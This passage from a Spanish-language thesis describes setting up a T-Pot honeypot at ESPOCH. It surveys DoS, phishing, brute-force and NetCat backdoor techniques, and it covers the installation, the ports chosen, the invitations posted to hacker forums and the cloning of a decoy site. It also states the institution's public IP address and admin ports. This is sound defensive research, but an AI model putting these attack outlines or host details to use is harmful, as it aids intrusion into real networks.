


Figura 9-2: Ataques spam.

Elaborado por: (Gallegos, Jaime, 2021)

2.6.2. Ataques de denegación de servicio (DoS)

Los ataques de denegación de servicio (del inglés Denial of Service attacks) o DoS, tienen como objetivo comprometer la disponibilidad de un activo o servicio mediante el agotamiento de sus recursos de cómputo. Cuando son originados desde distintas fuentes reciben el nombre de ataques de denegación de servicio distribuidos (del inglés Distributed Denial of Service attacks) o DDoS (Gago, 2015). Que fue parte del hacking ético autónomo que se realizó hacia la red como se muestra en un ejemplo en la figura 10-2.




Figura 10-2: Ataques DoS

Fuente: (Barrera, 2020)

El modo de actuar de este tipo de ataques abarca dos tipos de acciones. En primer lugar, el atacante puede inyectar paquetes de datos que son capaces de comprometer algún tipo de vulnerabilidad que pueda tener el sistema víctima. Dentro de este proceso se puede destacar el denominado "ping de la muerte". Este tipo de ataque consiste en el envío de datagramas ICMP muy grandes, pero fragmentados en datagramas de menor tamaño, pudiendo generar un colapso en la capacidad de procesamiento del sistema objetivo (Gago, 2015).

Este tipo de ataques, por lo general, resultan en el ataque de un servicio en específico, mismo que puede afectar a los usuarios que se encuentran en el sistema al momento del ataque. Este tipo de ataques suelen tener tres objetivos clave:

- La conexión de red que proporciona acceso al sistema
- El sistema operativo que aloja el servicio
- El programa de nivel de aplicación que proporciona el servicio

2.6.3. Ataques de denegación de servicio distribuidos (DDoS)

Los ataques de denegación de servicio distribuidos, mejor conocidos como DDoS, tienen el mismo objetivo que los ataques DoS, empleando una arquitectura diferente para su ejecución. Dentro de este ataque, un solo host lanza un ataque a nivel de red o aplicación frente a un objetivo,

no obstante, este se ve limitado por los recursos del ancho de banda que posea la red y el hardware disponible (Betancourt, 2014). En la figura 11-2 se muestra como se realizan un ataque DDoS.




Figura 11-2: Ataques DDoS.

Fuente: (Gallegos, Jaime, 2021)

Este tipo de ataques pueden tratar de inundar a la víctima mediante el envío de una gran cantidad de datos. Esta última acción requiere conocimientos menos avanzados para su ejecución, y su éxito a menudo depende de la cantidad de nodos infectados desde la que se ha originado.

2.6.4. Abuso de confianza (Phishing)

Como lo mencionan (Sastoque, y otros, 2015), el phishing consiste en duplicar una página web con el objetivo de hacer creer al visitante que se encuentra en la página original de una entidad, empresa o institución de confianza. Este ataque tiene el objetivo de obtener, de manera fraudulenta, información personal de los usuarios (contraseñas, números de tarjetas de crédito, documentos de identificación personal, entre otros.

De acuerdo con datos publicados por el grupo de trabajo Anti – Phishing (APWG), los principales afectados por ataques en esta modalidad son las entidades financieras, siendo expuestas a constantes ataques de phishing. Para que los atacantes puedan aumentar su tasa de éxito, estos intentan presentarse de tal manera que las víctimas crean que se tratan de la página real de la entidad. En este tipo de ataques, los phishers (personas que llevan a cabo ataques de phishing) diseñan una página web similar a la original, y luego sugestionan a sus víctimas para ir a su página web e introducir su información confidencial (Dias, 2014). En la figura 11-2 que se muestra a continuación se observa un ejemplo de ataque por phishing.




Figura 12-2: Ataques phishing.

Fuente: (Shcherbakova, 2019)

El proceso de realización de un ataque de phishing consta de los siguientes pasos:

- Se crea un sitio web falso similar al sitio original
- El atacante envía a muchos usuarios de organizaciones y empresas el enlace de la página web falsa, y trata de animar a los usuarios a visitar su sitio web
- Las víctimas ingresan sus datos al visitar el sitio web falso
- El atacante roba información de las víctimas y empieza el fraude.

Por otro lado, (Sastoque, y otros, 2015) clasifican al phishing en diferentes grupos tomando como referencia su método de ataque. De acuerdo a este criterio, el phishing se clasifica de la siguiente manera:

- Phishing engañoso
- Phishing basado en malware
- Phishing por envenenamiento de archivos Hosts
- Inyección de contenido phishing
- Secuestro de dominio

- Archivo PDF phishing
- Spear phishing

2.6.5. Ataques de fuerza bruta

Por lo general, este tipo de ataques están dirigidos a la obtención de acceso a un sistema por medio de intentos repetidos de autenticación. La mayoría de los servicios de una red requieren de un nombre de usuario y contraseña, mismos que se entienden como credenciales de ingreso válidas con el objetivo de obtener una correcta autenticación del usuario que entrará al sistema.

Estos servicios de red, en muchas ocasiones, no tienen instalaciones de bloqueo de cuentas, lo que ocasiona que estos puedan volverse vulnerables a este tipo de ataques. Los ataques de fuerza bruta se emplean comúnmente para descifrar claves y contraseñas, por lo que se pueden encontrar diversas herramientas que pueden realizar este tipo de ataque (Sastoque, y otros, 2015).

2.6.6. Puertas traseras y troyanos.

Los virus troyanos y programas de puertas traseras son un método muy popular y usado para la obtención de acceso no autorizado a sistemas remotos. Las puertas traseras ofrecen al atacante una manera sencilla de acceder a un sistema sin la necesidad de depender de la explotación de diferentes vulnerabilidades de seguridad.

Dentro de las herramientas de mayor uso para la realización de este tipo de ataques se encuentra NetCat, misma que se encuentra disponible para Windows y Unix. Esta herramienta permite por medio de un intérprete de comandos y una sintaxis sencilla abrir puertos TCP/UDP por medio de un host. La herramienta también permite asociar una Shell a un puerto en concreto con el fin de conectarse al sistema al forzar conexiones UDP/TCP. Dentro de las principales aplicaciones que presenta esta herramienta se encuentra la depuración de aplicaciones de red, empleándose también a menudo para abrir puertas traseras dentro de un sistema (The GNU Netcat project, 2006).

2.7. Ingeniería social

La ingeniería social se puede definir como uno de los puntos de vulnerabilidad más usados al momento de realizar un ataque informático. La ingeniería social es posiblemente la forma más fácil de que un atacante penetre las defensas de una organización. En este sentido, la ingeniería social que se basa en la electrónica es potencialmente más fácil de entrenar, esto debido a que esta ocurre con una mayor frecuencia y regularidad, lo que hace que esta pueda ser enseñada a los usuarios (SANS, 2020).

En este sentido, también se puede definir a la ingeniería social como un vector de ataque que depende en gran medida de la interacción humana y, por lo general, implica engañar a las personas para que puedan infligir los procedimientos de seguridad formales. Independientemente de la

manera en la que se pueda definir la ingeniería social, es importante mencionar que el componente principal de cualquier ataque relacionado con la ingeniería social es el engaño. El atacante debe engañar presentándose a sí mismo como alguien en quien se puede y debe confiar o, en el caso de un ataque de phishing.

La mayoría de las personas se sienten inmunes a tales engaños porque de alguna manera son más inteligentes o más conscientes que los demás. El hecho es que casi todo el mundo será víctima de alguna forma de ingeniería social en su vida. Puede que no dé lugar a una violación masiva de datos. Dentro de las técnicas de mayor uso por parte de los ingenieros sociales se pueden mencionar las siguientes:

- Acceso electrónico: Dentro de estas técnicas se pueden mencionar a todos los ataques realizados por los hackers de sombrero negro que ya se mencionaron en el punto anterior. Estos ataques son los de mayor uso en la época actual, siendo muy difíciles de detectar por parte del usuario común.
- Acceso físico: Trata acerca del acceso directo desde el hardware en donde se encuentra el sistema. Los ataques más avanzados también intentarán manipular a sus objetivos para que realicen una acción que les permita explotar las debilidades estructurales de una organización o empresa.
- Redes sociales: Esta se ha convertido en una de las herramientas nuevas de mayor uso por parte de los ingenieros sociales para obtener la información que buscan. Este se puede considerar como un acceso hibrido que combina al acceso electrónico con el acceso físico, esto debido a que el atacante requiere el uso de dispositivos electrónicos para acceder a la información de un individuo, pero usar esa información en beneficio de un atacante puede incluir algún tipo de interacción "virtual", es decir. un mensaje en Facebook o un comentario en una publicación de Instagram (SANS, 2020).

CAPÍTULO III

3. MARCO METODOLÓGICO

3.1. Infraestructura del Servidor e instalación del T-Pot.

La infraestructura de la red empleada consta de un primer firewall propio de nuestro proveedor de servicios CEDIA, el mismo que la ESPOCH gestionó la habilitación de un túnel el cual solo registre y no filtre los ataques que se tiene a la red, la red interna institucional se aisló a un switch con la dirección IP 190.15.131.195, para evitar interferencia de tráfico, cuellos de botella y para que la red no sea dependiente del T-pot como se detalla en la figura 1-3 a continuación.




Figura 1-3: Infraestructura del servidor

Realizado por: (Gallegos, Jaime, 2021)

En el servidor ubicado en la Facultad de informática y electrónica FIE en la ESPOCH, se desarrolló el proceso de instalación del T-pot, que previamente se descargó la imagen .iso del GitHub, posterior a la instalación T-pot arroja una dirección de Administrador 190.15.131.195:64294 y una dirección Web 190.15.131.195:64297 en la cual podemos encontrar la plataforma (Kibana), en la que se puede visualizar todos los honeypots internos y el comportamiento del T-pot, así como todos los ataques registrados, sus países de origen, su dirección IP desde donde proviene el ataque, el puerto por el cual se realizó el ataque, los comandos utilizados para el ataque, entre otros aspectos que se pueden visualizar a detalle.

3.1.1. Proceso de instalación del T-Pot 20.06.

Para comenzar con el proceso de instalación, se verificó el correcto funcionamiento del servidor en el cual se instaló un hipervisor para poder instalar el T-Pot y controlar su funcionamiento de manera remota, para lo cual en primer lugar, es necesario descargar la imagen .iso de T-Pot 20.06 directamente de la página oficial de GitHub. Posterior a la descarga, se empleó el software Rufus para crear una unidad USB booteable que pueda ser usada en el servidor donde se instalará; una vez finalizado se procede a conectar el disco USB creado al servidor para proceder con la instalación de T-Pot. El instalador propio del sistema permitirá realizar una instalación intuitiva y de manera rápida.

La primera pantalla en aparecer es la de selección del sistema a instalar como se muestra en la figura 2-3.




Figura 2-3: Menú de selección de imagen de la instalación

Realizado por: (Gallegos, Jaime, 2021)

Luego de seleccionado el sistema a instalar, la pantalla muestra una interfaz de selección de la región en donde se instalará el sistema operativo, después aparece un cuadro de diálogo que permite seleccionar la distribución y el idioma del teclado a utilizarse, una vez realizado esto, el programa de instalación comienza a copiar los componentes necesarios para proceder con la instalación del sistema, como la configuración de la red del servidor con DHCP, la selección de un mirror y su región, también se preguntará si se empleará un proxy http para acceder a la red que GitHub sugiere dejar en blanco este apartado.

Luego de instalado el sistema base, el programa de instalación indicará una ventana con las diferentes opciones de instalación de T-Pot. Para el presente estudio se seleccionará la versión standard que incluye los honeypots, ELK, NSM y tools como se observa en la figura 3-3.




Figura 3-3: Selección de la versión a instalar

Realizado por: (Gallegos, Jaime, 2021)

Posterior a la instalación se continúa una ejecución automática para que el instalador universal del T-pot actualice el sistema y termine de instalar todas las dependencias que necesita el T-pot.

Una vez finalizada totalmente la instalación el sistema se reinicia automáticamente y se presenta la pantalla de inicio de sesión del T-pot donde pedirá un usuario y contraseña como se muestra en la siguiente figura 4-3.

Figura 4-3: Consola de inicio de sesión.

Realizado por: (Gallegos, Jaime, 2021)

Se deben tomar en consideración los puertos 64295 y 64297, mismos que permitirán iniciar sesión en el sistema posteriormente. Luego de finalizada la instalación del sistema, se procede a configurar la red y el firewall del sistema. En esta configuración, es importante restringir el acceso a internet de los puertos 64295 (puerto de inicio de sesión) y 64297 (puerto de acceso web de la interfaz de usuario).

3.2. Determinación de los protocolos y puertos a atacar.

Para este proyecto se espera recolectar información de ataques y atacantes a todos los protocolos y a los puertos utilizados por estos protocolos que constan en el listado de los honeypots internos que contiene el T-Pot, pero considerando como prioridad a los protocolos (HTTP, HTTPS, SMTP y FTP), transporte (TCP y UDP) y red (IP e ICMP), tomando en cuenta que hay un total de 65.535 puertos TCP y otros 65.353 puertos UDP, se ha tomado el puerto TCP 21 que conecta a los servidores FTP a internet y que tienen algunas vulnerabilidades como la autenticación anónima, los scripts entre sitios que lo convierten en el objetivo ideal para ser atacado y se utilizó para un auto ataque; por otro lado también se ha realizado ataques autónomos al protocolo HTTP mediante el puerto TCP 80, con el objetivo de realizar una petición de recursos, usando GET, o presentando un valor de un formulario HTML, tomando en cuenta que este proyecto se enfoca en registrar los ataques a la red institucional se continua con la comprobación del contenedor con los puertos TCP y UDP disponibles en cada honeypot interno como detalla en la figura 5-3.




Figura 5-3: Puertos utilizados por cada honeypot interno.

Realizado por: (Gallegos, Jaime, 2021)

3.3. Invitación a los posibles atacantes y clonación de la página señuelo.

Una vez concluida la instalación del T-Pot, se realizó un hacking ético hacia la red, por medio de ataques autónomos como DoS y spam montados en una máquina virtual que atacará al sistema, además una característica de este T-Pot es que al finalizar su instalación realiza un envió de solicitud de ataques automáticamente, no obstante se realizó una invitación personalizada utilizando las redes sociales tales como: Facebook, twitter, instagram y principalmente en los foros para la comunidad de hackers tales como: elhacker.NET, underc0de, miarroba, etc., alcanzando un total de 140.000 usuarios aproximadamente y que se encuentran distribuidos en 92 países alrededor del mundo, que están conectados entre todas las redes sociales pertenecientes a este medio social de la comunidad hacker, pero recibiendo respuesta de solo 98 usuarios que interactuaron con las invitaciones enviadas, como se puede observar en la figura 6-3.




Figura 6-3: Mensaje enviado a la comunidad de hackers

Realizado por: (Gallegos, Jaime, 2021)

3.3.1. Proceso de clonación de la página señuelo.

Con el objetivo de tener un entorno realista para los posibles atacantes a la red institucional se realizó el proceso de clonación de la página de la ESPOCH, este proceso se lo realizó con ayuda de la plataforma Kali Linux y con el programa Httrack que podrá ayudar a que los servicios web que posee la red institucional se muestren como señuelo ante un posible ataque, como se muestra en la figura 7-3.

Figura 7-3: Escritorio de Kali Linux.

Realizado por: (Gallegos, Jaime, 2021)

